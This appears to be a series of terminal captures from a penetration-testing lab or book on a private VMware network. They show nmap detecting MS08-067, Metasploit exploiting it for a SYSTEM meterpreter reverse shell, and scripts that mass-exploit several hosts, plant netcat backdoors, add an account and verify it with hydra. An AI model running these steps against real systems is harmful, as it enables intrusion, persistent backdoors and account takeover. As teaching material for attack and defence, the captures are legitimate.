| code via a crafted RPC request that triggers the overflow during path canonicalization.
|
| Disclosure date: 2008-10-23
| References:
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds


File Edit View Search Terminal Help
root@kali:~# ./test_n_xploit.sh
Usage: #./script <RHOST> <LHOST> <LPORT>
root@kali:~#


root@kali:~# ./test_n_xploit.sh 172.16.69.129 172.16.69.133 4444
Starting Nmap 7.40 (https://nmap.org) at 2017-04-03 10:14 EDT
Nmap scan report for 172.16.69.129
Host is up (0.00038s latency).
PORT   STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 00:0C:29:94:63:4B (VMware)
Host script results:
| smb-vuln-ms08-067:
| VULNERABLE:
| Microsoft Windows system vulnerable to remote code execution (MS08-067)
| State: VULNERABLE
| IDs: CVE:CVE-2008-4250
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
| code via a crafted RPC request that triggers the overflow during path canonicalization.
|
| Disclosure date: 2008-10-23
| References:
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
172.16.69.129 appears to be vulnerable, exploiting with Metasploit...
http://metasploit.com
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.14.5-dev   ]
+ -- --=[1635 exploits - 935 auxiliary - 285 post   ]
+ -- --=[472 payloads - 40 encoders - 9 nops   ]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
RHOST => 172.16.69.129
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 172.16.69.133
LPORT => 4444
[*] Started reverse TCP handler on 172.16.69.133:4444
[*] 172.16.69.129:445 - Automatically detecting the target...
[*] 172.16.69.129:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 172.16.69.129:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 172.16.69.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 172.16.69.129
[*] Meterpreter session 1 opened (172.16.69.133:4444 -> 172.16.69.129:2082) at 2017-04-03 10:14:56 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```
File  Edit  View  Search  Terminal  Help
root@kali:~# mkdir /tmp/nikto-scans
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./auto_nikto.sh netscan.txt
Nikto scanning the following host: 172.16.69.128
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.69.128
+ Target Hostname:    172.16.69.128
+ Target Port:        80
+ Start Time:         2017-04-04 10:13:21 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4
698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cd /tmp/nikto-scans/
root@kali:/tmp/nikto-scans# ls
172.16.69.128.txt  172.16.69.129.txt  172.16.69.132.txt  172.16.69.133.txt
root@kali:/tmp/nikto-scans#
```

```
File  Edit  View  Search  Terminal  Help
- Nikto v2.1.6/2.1.5
+ Target Host: 172.16.69.128
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the M
IME type
+ GET Uncommon header 'tcn' found, with contents: list
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?
id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ ARFKUEZV Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: GET /doc/: Directory indexing found.
+ OSVDB-48: GET /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain s
pecific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain s
pecific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain s
pecific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain s
pecific QUERY strings.
+ OSVDB-3092: GET /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 200
+ OSVDB-3092: GET /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: GET /test/: Directory indexing found.
+ OSVDB-3092: GET /test/: This might be interesting...
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: GET /icons/: Directory indexing found.
                                                                                                                20,141        Top
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cd /tmp/nikto-scans/
root@kali:/tmp/nikto-scans# ls
172.16.69.128.txt  172.16.69.129.txt  172.16.69.132.txt  172.16.69.133.txt
root@kali:/tmp/nikto-scans#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./multipwn.sh
Usage: #./script <host file> <LHOST>
root@kali:~# ./multipwn.sh iplist.txt 172.16.69.133
Exploiting 172.16.69.129 and establishing reverse connection on local port 4444
Exploiting 172.16.69.141 and establishing reverse connection on local port 4445
Exploiting 172.16.69.140 and establishing reverse connection on local port 4446
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%      %%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%% http://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%     %%   %%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%     %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%      %%%%%     %%  %%   %    %%  %%%%  %%%%   %%%   %%%      %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.5-dev                          ]
+ -- --=[ 1635 exploits - 935 auxiliary - 285 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

RHOST => 172.16.69.140
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 172.16.69.133
LPORT => 4446
[*] Started reverse TCP handler on 172.16.69.133:4446
[*] 172.16.69.140:445 - Automatically detecting the target...
[*] 172.16.69.140:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 172.16.69.140:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 172.16.69.140:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 172.16.69.140
[*] Meterpreter session 1 opened (172.16.69.133:4446 -> 172.16.69.140:1042) at 2017-04-05 18:50:48 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
File  Edit  View  Search  Terminal  Help


root@kali:~# atftpd --daemon --port 69 /tmp
root@kali:~# cp /usr/share/windows-binaries/nc.exe /tmp/nc.exe
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./multipwn.sh
Usage: #./script <host file>
root@kali:~# ./multipwn.sh iplist.txt
Exploiting 172.16.69.129 and creating backdoor on TCP port 4444
Exploiting 172.16.69.141 and creating backdoor on TCP port 4444
Exploiting 172.16.69.140 and creating backdoor on TCP port 4444
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nv 172.16.69.140 4444
(UNKNOWN) [172.16.69.140] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Michael Hixon>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.69.140
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Michael Hixon>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
172.16.69.140 is exploitable
172.16.69.141 is exploitable
172.16.69.129 is exploitable
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./multipwn.sh
Usage: #./script <host file> <username> <password>
root@kali:~# ./multipwn.sh iplist.txt hixon P@33word
Exploiting 172.16.69.129 and adding user hixon
Exploiting 172.16.69.141 and adding user hixon
Exploiting 172.16.69.140 and adding user hixon
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hydra -l hixon -p P@33word -t 1 172.16.69.129 smb
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-07 09:15:32
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service smb on port 445
[445][smb] host: 172.16.69.129   login: hixon   password: P@33word
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-07 09:15:32
root@kali:~#
```